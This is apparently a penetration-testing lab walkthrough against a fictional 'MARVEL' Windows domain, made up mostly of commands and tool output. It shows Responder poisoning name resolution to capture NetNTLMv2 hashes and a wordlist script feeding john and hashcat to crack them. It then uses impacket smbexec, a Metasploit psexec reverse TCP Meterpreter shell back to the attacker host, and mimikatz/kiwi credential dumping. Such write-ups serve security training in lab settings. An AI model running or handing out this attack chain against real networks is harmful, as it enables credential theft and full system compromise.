

Run Responder.



```
┌──(root💀kali)-[~/tcm/responder]
└─# responder -I eth1 -dw
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
```


On any target machines, just open a share that doesn't exist.
In this case, testt.local

Observe that netNtlmv2 hashes are captured. This can be used for relaying but not for passing the hash.




```
[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.142 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.142 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.142 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.142 for name MARVEL (service: Browser Election)
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name testt.local
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.142 for name TESTT (service: File Server)
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name testt.local
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name testt
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name testt.local
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name testt
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name testt.local
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name testt
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name testt
[SMB] NTLMv2-SSP Client   : fe80::647b:381d:e23b:3219
[SMB] NTLMv2-SSP Username : MARVEL\fcastle
[SMB] NTLMv2-SSP Hash     : fcastle::MARVEL:26ec12642f64da3b:85977C957F2AC1FA2FEF20A19E413A62:010100000000000000398A297E06D801B6986C3D8A3B47
5400000000002000800460043004F00350001001E00570049004E002D003300350057003400340052005300430033003900390004003400570049004E002D0033003500570034
0034005200530043003300390039002E00460043004F0035002E004C004F00430041004C0003001400460043004F0035002E004C004F00430041004C00050014004600430 04F
0035002E004C004F00430041004C000700080000398A297E06D80106000400020000000800300030000000000000000000000000200000779CF1D0DCB4D51D9FB87A80A66BFA
5E01700E15D97EDBBAB0961FDCF5BB77240A001000000000000000000000000000000000000000900200063006900660073002F0074006500730074 0074002E006C006F00630061
006C000000000000000000
[0] 0:zsh- 1:python3*                                                                               "kali" 00:02 11-Jan-22
```

Using crunch generate numbers 0-99



```
┌──(root💀 kali)-[~/tcm]
└─# crunch 1 2 0123456789 | tee numbers.txt
```

With the combination of the script below. Generate P@ssw0rd0 to P@ssw0rd99.



```
#!/bin/bash
DICT="./mydict.txt"
echo > $DICT

while read line; do
        echo "P@ssw0rd$line" | tee -a $DICT
done < numbers.txt
~
```

The output below will be send to either john or hashcat.

```
┌──(root💀kali)-[~/tcm/responder/logs]
└─# cat SMB-NTLMv2-SSP-fe80::647b:381d:e23b:3219.txt
fcastle::MARVEL:26ec12642f64da3b:85977C957F2AC1FA2FEF20A19E413A62:010100000000000000398A297E06D801B6986C3D8A3
B47540000000002000800460043004F00350001001E00570049004E002D00330035005700340034005200530043003300390039000400
3400570049004E002D00330035005700340034005200530043003300390039002E00460043004F0035002E004C004F00430041004C000
3001400460043004F0035002E004C004F00430041004C0005001400460043004F0035002E004C004F00430041004C0007000800000398A
297E06D80106000400020000000800300030000000000000000000000000200000779CF1D0DCB4D51D9FB87A80A66BFA5E01700E15D97
EDBBAB0961FDCF5BB77240A001000000000000000000000000000000000000900200063006900660073002F0074006500730074007400
2E006C006F00630061006C000000000000000000
SNIPPED
```


John’s output.

```
┌──(root💀 kali)-[~/tcm]
└─# john -w:./mydict.txt hash.txt
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd2        (fcastle)
P@ssw0rd2        (fcastle)
P@ssw0rd2        (fcastle)
P@ssw0rd2        (fcastle)
P@ssw0rd2        (fcastle)
P@ssw0rd2        (fcastle)
P@ssw0rd2        (fcastle)
P@ssw0rd2        (fcastle)
8g 0:00:00:00 DONE (2022-01-11 01:21) 800.0g/s 11100p/s 88800c/s 88800C/s ..P@ssw0rd99
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

For hashcat, the correct module is 5600 for netntlmv2.

```
┌──(root💀 kali)-[~/tcm/responder/logs]
└─# hashcat -h|grep "NTLM"
   5500 | NetNTLMv1 / NetNTLMv1+ESS                        | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                   | Network Protocol
   5600 | NetNTLMv2                                        | Network Protocol
  27100 | NetNTLMv2 (NT)                                   | Network Protocol
   1000 | NTLM                                             | Operating System
```

Observe the cracked password.



```
FCASTLE::MARVEL:a721aba67667e050:58fcba9db92c307277675a4379f88b0c:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2
FCASTLE::MARVEL:2cebe0c5c56cb56a:e8765f6622fdb04314da99705537557c:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2
FCASTLE::MARVEL:4d69102ee326450c:20980f39ef78c3e60be08ca1233f49e9:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2
FCASTLE::MARVEL:be57df4028e2bca6:9cdcdac43d49495e290b20587d2d6e4f:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2
FCASTLE::MARVEL:ae928ca3e1597e9f:94b0a205ad52ed705ec97310195093f7:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2
FCASTLE::MARVEL:83e6d9ab86551da1:e1d6cb30b16c6d3b5893ac21617339c4:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2
FCASTLE::MARVEL:26ec12642f64da3b:85977c957f2ac1fa2fef20a19e413a62:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2
FCASTLE::MARVEL:d2f800343634d339:bdeafdd0655ffcde9e6fc694e8786728:01010000000000000039
4f00430041004c0003001400460043004f0035002e004c004f00430041004c0005001400460043004f0035
00660073002f00740065007300740074002e006c006f00630061006c000000000000000000:P@ssw0rd2

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: hash.txt
Time.Started.....: Tue Jan 11 15:06:35 2022 (1 sec)
Time.Estimated...: Tue Jan 11 15:06:36 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (mydict.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    49466 H/s (0.06ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 8/8 (100.00%) Digests, 8/8 (100.00%) Salts
Progress.........: 888/888 (100.00%)
Rejected.........: 0/888 (0.00%)
Restore.Point....: 0/111 (0.00%)
Restore.Sub.#1...: Salt:7 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....:  -> P@ssw0rd99
Hardware.Mon.#1..: Temp: 50c Fan:  0% Util: 76% Core: 220MHz Mem:3802MHz Bus:8

Started: Tue Jan 11 15:06:25 2022
Stopped: Tue Jan 11 15:06:37 2022

D:\hashcat>hashcat.exe -m 5600 hash.txt mydict.txt
```

Confirming execution using impacket’s smbexec.

```
┌──(root💀 kali)-[~/tcm]
└─# impacket-smbexec marvel/fcastle:'P@ssw0rd2'@192.168.101.141
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Able to psexec and dump hash using kiwi.

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.101.133:4443
[*] 192.168.101.142:445 - Connecting to the server...
[*] 192.168.101.142:445 - Authenticating to 192.168.101.142:445|marvel as user 'fcastle'...
[*] 192.168.101.142:445 - Selecting PowerShell target
[*] 192.168.101.142:445 - Executing the payload...
[+] 192.168.101.142:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 192.168.101.142
[*] Meterpreter session 1 opened (192.168.101.133:4443 -> 192.168.101.142:49736 ) at 2022-01-11 02:09:53 -
0500

meterpreter > sysinfo
Computer        : THEPUNISHER
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : MARVEL
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username      Domain  NTLM                              SHA1                                      DPAPI
--------      ------  ----                              ----                                      -----
THEPUNISHER$  MARVEL  322bdbd12fb4ac3615bc064a7c598adc  79a5f9042a5bc2ab6e1770864839c0168468e577
fcastle       MARVEL  c9ab9d08cc7da5a55d8a82d869e01ea8  3342cac5bd60412d58286c31e3303c608e9c4e60
2ed5798731418176c660f691ffa16d17
```